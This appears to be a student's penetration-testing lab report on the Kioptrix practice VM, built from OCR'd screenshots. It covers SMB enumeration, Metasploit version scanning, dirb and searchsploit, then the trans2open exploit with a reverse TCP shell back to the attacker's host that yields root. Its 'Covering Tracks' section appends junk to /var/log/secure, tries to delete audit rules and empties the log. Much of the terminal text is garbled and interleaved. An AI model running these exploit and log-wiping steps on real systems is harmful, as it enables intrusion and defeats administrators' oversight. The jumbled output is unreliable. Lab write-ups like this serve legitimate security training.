
```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(root@kali)-[~]
# smbclient -L \\\\192.168.1.204\\
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\root]:
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
[+] msf exploit(win32-spyware) - 123 Exploit: 416 post
[+] payloads - 46 Comment: 11 nops
[+] KIOPTRIX      Samba Server
Metasploit Workgroup: http://Master0cs.metasploit.com/
msf6 > MYGROUP smb_version KIOPTRIX

(root@kali)-[~]
# smbclient -L \\\\192.168.1.204\\IPC$ 
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\root]:
 0 auxiliary/scanner/smb/smb_version          normal  No   SMB Version Detection
Sharename    Type     Comment
IPC$         IPC      IPC Service (Samba Server)
ADMIN$       IPC      IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Module options (auxiliary/scanner/smb/smb_version):
  Server           Comment
  Name             Setting
  RHOSTS           Description
  KIOPTRIX         Samba Server
  Workgroup        Master
  THREADS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  MYGROUP          KIOPTRIX  basics/using-metasploit.html
  THREASHOLD      The number of concurrent threads (max one per host)

(root@kali)-[~] e info with the info or info -d command.
# smbclient -L \\\\192.168.1.204\\ADMIN$ 
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\root]: version) > run
[*] 192. Sharename:139  Type:SMB DeComment: versions:) (preferred dialect:) (signatures:optional)
[*] 192. 139: Host not be identified: Unix (Samba 2.2.1a)
[*] 192. IPC$ 1.204:  IPC Scanner:IPC Service (Samba Server).te)
[*] Aux:ADMIN$ module:exeIPC com:IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.errupt: use the 'exit' command to quit
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
```

 smbclient is used to list the available shares on an SMB (Server Message Block)

I successfully listed the available shares on the SMB server at the specified IP address.



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: ~

File Actions Edit View Help

Press ENTER to size up the situation

Trash Task Exec

Press SPACE BAR to continue

```
msf6 > =[ metasploit v6.3.43-dev ]  
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search smb_version  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version  
msf6 > use 0  
msf6 auxiliary(scanner/smb/smb_version) > show options  
Module options (auxiliary/scanner/smb/smb_version):  
=====
```

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

```
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.204  
RHOSTS => 192.168.1.204  
msf6 auxiliary(scanner/smb/smb_version) > run  
[*] 192.168.1.204:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)  
[*] 192.168.1.204:139 - Host could not be identified: Unix (Samba 2.2.1a)  
[*] 192.168.1.204:139 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/smb/smb_version) >
```

Right Ctrl

Using Metasploit to Determine SMB Version:

I accessed the Metasploit console and utilized the SMB version detection exploit module to ascertain the version of SMB (Server Message Block) protocol implemented on the target machine.

The smb version is 2.2.1a

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
^C kali㉿kali:[~]
/bin/systemctl start nessusd.service
└─(root㉿kali)-[~]
# dirb http://192.168.1.204
```

DIRB v2.22
By The Dark Raver

```
START_TIME: Fri Apr 26 15:24:08 2024
URL_BASE: http://192.168.1.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
— Scanning URL: http://192.168.1.204/
+ http://192.168.1.204/~operator (CODE:403|SIZE:273)
+ http://192.168.1.204/~root (CODE:403|SIZE:269)
+ http://192.168.1.204/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.1.204/index.html (CODE:200|SIZE:2890)
⇒ DIRECTORY: http://192.168.1.204/manual/
⇒ DIRECTORY: http://192.168.1.204/mrtg/
⇒ DIRECTORY: http://192.168.1.204/usage/

— Entering directory: http://192.168.1.204/manual/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.204/mrtg/
+ http://192.168.1.204/mrtg/index.html (CODE:200|SIZE:17318)

— Entering directory: http://192.168.1.204/usage/
+ http://192.168.1.204/usage/index.html (CODE:200|SIZE:3704)
```

```
END_TIME: Fri Apr 26 15:25:21 2024
DOWNLOADED: 13836 - FOUND: 6
```

```
└─(root㉿kali)-[~]
# searchsploit Samba 2.2.1a
```

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

```
└─(root㉿kali)-[~]
#
```

File Machine View Input Devices Help

File Actions Edit View Help

I employed the `searchsploit` command and integrated the version of SMB obtained through SMB version exploitation.

- The output you see consists of titles of various exploits available in the Exploit-DB.

- Each title corresponds to a specific security issue or vulnerability that has been documented and categorized.

This search led to the identification of a relevant exploit, specifically the "metasploit trans2pen overflow," indicating a potential vulnerability within the SMB protocol.

Privilege Escalation

```
kali@kali: ~
File Machine View Input Devices Help
File Actions Edit View Help
msf6 exploit(linux/samba/trans2open) > show options
Module options (exploit/linux/samba/trans2open):
Name   Current Setting  Required  Description
RHOSTS  compkgs        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139             yes        The target port (TCP)
Payload options (linux/x86/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.168.1.153    yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port
Exploit target:
Id  Name
-- -- --
0  Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > set LPORT 1234
LPORT => 1234
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.204
RHOSTS => 192.168.1.204
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.153:1234
[*] 192.168.1.204:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.204:139 - Trying return address 0xbfffffcfc ...
[*] 192.168.1.204:139 - Trying return address 0xbfffffbfc ...
[*] 192.168.1.204:139 - Trying return address 0xbfffffafc ...
[*] 192.168.1.204:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.204:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.204:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.204:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.1.153:1234 → 192.168.1.204:32777) at 2024-04-28 08:43:14 -0400
[*] Command shell session 2 opened (192.168.1.153:1234 → 192.168.1.204:32778) at 2024-04-28 08:43:16 -0400
[*] Command shell session 3 opened (192.168.1.153:1234 → 192.168.1.204:32779) at 2024-04-28 08:43:17 -0400
[*] Command shell session 4 opened (192.168.1.153:1234 → 192.168.1.204:32780) at 2024-04-28 08:43:18 -0400
whoami
grep -i "root" /var/log/secure
root:8:12:35:58 k10ptrix sudo:      root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
id: /var/log/secure
uid=0(root) gid=0(root) groups=99(nobody)
```

Exploiting SMB Vulnerability with Metasploit:

After discovering the exploit using Searchsploit, I navigated to the Metasploit console and selected an exploit module targeting SMB and the "trans2open" vulnerability. Following this, I configured the payload to initiate a shell reverse TCP connection.

I successfully gained the session.

Privilege Escalation Clarification:

It's important to note that upon exploiting the vulnerability with my chosen payload, I was already authenticated as a root user. Therefore, there was no need for additional privilege escalation as the highest level of access had already been attained.

Logs on Target

A screenshot of a Kali Linux terminal window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows the output of a command to find log files containing "auth". The results list numerous log files across various system directories, including /var/log, /var/log/samba, and /var/log/httpd.

```
find /var/log -type f -name "*auth*"
Unknown command: "find"
! find /var/log
/var/log
/var/log/messages
/var/log/lastlog
/var/log/secure
/var/log/maillog
/var/log/spooler
/var/log/wtmp
/var/log/fax
/var/log/vbox
/var/log/sa
/var/log/sa/sa28
/var/log/sa/sa26
/var/log/sa/sar27
/var/log/samba
/var/log/samba/log.nmbd
/var/log/samba/log.smbd
/var/log/samba/smbd.log
/var/log/samba/nmap.log
/var/log/samba/smbd.log.1
/var/log/samba/smbd.log.2
/var/log/samba/smbd.log.3
/var/log/samba/.log
/var/log/samba/kali.log
/var/log/samba/macbookair-b071.log
/var/log/samba/smbd.log.4
/var/log/xferlog
/var/log/pgsql
/var/log/httpd
/var/log/httpd/error_log
/var/log/httpd/ssl_engine_log
/var/log/httpd/access_log
/var/log/httpd/ssl_request_log
/var/log/httpd/ssl_mutex.962
/var/log/httpd/ssl_mutex.893
/var/log/httpd/ssl_mutex.933
/var/log/httpd/access_log.1
/var/log/httpd/error_log.1
/var/log/httpd/ssl_mutex.973
/var/log/httpd/ssl_scache.sem
/var/log/httpd/access_log.2
/var/log/httpd/error_log.2
/var/log/httpd/access_log.3
/var/log/httpd/error_log.3
/var/log/httpd/access_log.4
/var/log/httpd/error_log.4
/var/log/squid
/var/log/dmesg
/var/log/ksyms.0
/var/log/cron
/var/log/boot.log
/var/log/ksyms.1
/var/log/ksyms.2
/var/log/ksyms.3
```

Covering Tracks:

As part of securing my actions, I initiated a search for the logs directory to ensure any potential traces of my activity could be identified and managed effectively.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
/var/log/rpmkgs.1
/var/log/ksyms.4.1
/var/log/ksyms.5
/var/log/ksyms.6.1
/var/log/messages.1
/var/log/secure.1
/var/log/maillog.1
/var/log/spooler.1
/var/log/boot.log.1
/var/log/cron.1
/var/log/xferlog.1
/var/log/messages.2
/var/log/secure.2
/var/log/maillog.2
/var/log/spooler.2
/var/log/boot.log.2
/var/log/cron.2.3
/var/log/rpmkgs.1.3
/var/log/xferlog.2
/var/log/wtmp.1.2
/var/log/messages.3
/var/log/secure.3.4
/var/log/maillog.3
/var/log/spooler.3
/var/log/boot.log.3
/var/log/cron.3log.4
/var/log/rpmkgs.2
/var/log/xferlog.3
/var/log/messages.4
/var/log/secure.4
/var/log/maillog.4
/var/log/spooler.4 var/log/auth.log
/var/log/boot.log.4.log: No such file or directory
/var/log/cron.4process.
/var/log/rpmkgs.3
/var/log/xferlog.4 var/log/secure
/var/log/rpmkgs.4cess.
sudo grep -i "root" /var/log/secure
Apr 28 12:35:58 kioptrix sudo:    root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
/var/log/securekioptrix sudo:    root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
Apr 28 12:45:51 kioptrix sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/s
ecure
sudo grep -i "root" /var/log/messages
sudo grep -i "root" /var/log/lastlog
grep -i "root" /var/log/secure
Apr 28 12:35:58 kioptrix sudo:    root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
/var/log/secure
Apr 28 12:45:51 kioptrix sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/se
cure
Apr 28 12:46:40 kioptrix sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/me
ssages
Apr 28 12:47:01 kioptrix sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/la
stlog
```

Right Ctrl

Reviewing System Logs:

Upon examining the system logs, I found that the secure log contained records, whereas both the messages log and last log were found to be empty.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
/var/log/cron.4 2
/var/log/rpmpkgs.3
/var/log/xferlog.4
/var/log/rpmpkgs.4
! /var/log/maillog.3
! grep -i "root" /var/log/auth.log
grep: /var/log/auth.log: No such file or directory
Fatal error in process.
! /var/log/rpmpkgs.2
! grep -i "root" /var/log/secure
Fatal error in process.
! /var/log/secure.4
! sudo grep -il "root" /var/log/secure
Apr 28 12:35:58 kioptrix sudo:      root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
/var/log/secure.4
! /var/log/cron.4
audited stop pkgs.3
Unknown command: "audited"
sudo audited stop.4
Unknown command: "sudo"r/log/secure
sudo auditctl-D kioptrix sudo:      root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
Unknown command: "sudo"
auditctl -D -S1 kioptrix sudo:      root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/s
Unknown command: "auditctl"
find / -name "audit"/var/log/messages
Unknown command: "find"r/log/lastlog
!find / -name "audit"og/secure
! Apr 28 12:35:58 kioptrix sudo:      root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root
!echo "Junk data" >> /var/log/secure
! Apr 28 12:45:51 kioptrix sudo:      root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/se
!cat /var/log/secure
Apr 28 12:35:58 kioptrix sudo:      root : TTY=unknown ; PWD=/var/spool/mail; USER=root ; COMMAND=/bin/grep -i root /va
r/log/secure
Apr 28 12:45:51 kioptrix sudo:      root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/secur
e log
Apr 28 12:46:40 kioptrix sudo:sable root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/messa
ges/n/sh: auditpol: command not found
Apr 28 12:47:01 kioptrix sudo:      root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/lastl
og/n/sh: service: command not found
Apr 28 13:27:16 kioptrix sudo:      root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/find / -name audit.rule
s
sudo: service: command not found
Junk datactl -D
! sudo auditctl: command not found
!truncate -s 0 /var/log/secure
/bin/bash: truncate: command not found
Fatal error in process.
! bin/sh: systemctl: command not found
! sudo truncate -s 0 /var/log/secure
sudo: truncate: command not found
Fatal error in process.
! bin/sh: systemctl: command not found
! sh -c'echo-n "" > /var/log/secure'
! sudo: stop: command not found
! cat /var/log/secureedit.rules"
! find /etc -name "audit.rules"
```

Taking Action Regarding Logs:

Using the command echo "Junk data" >> /var/log/secure, I added "Junk data"

to the end of the secure log file.

I've introduced noise into the log. While it won't immediately affect system functionality, it can indeed make it harder to spot important events or security issues. System administrators rely on clean logs to troubleshoot and detect anomalies effectively.

To delete any potential traces of my activity, I executed the command echo "" > /var/log/secure, effectively emptying the contents of the secure log file. The > symbol is used for output redirection in the shell.

In this case, it redirects the output of the echo command (which is an empty string) to the specified file (/var/log/secure).

The empty string ("") effectively overwrites the contents of the file with nothing, resulting in an empty file.

Logs on My Machine

The screenshot shows a Kali Linux desktop environment running in Oracle VM VirtualBox. The terminal window displays a command-line session where the user is navigating through log files in the /var/log directory. The session starts with the user listing the contents of /var/log, then opening and viewing the auth.log file with nano, and finally exiting the terminal.

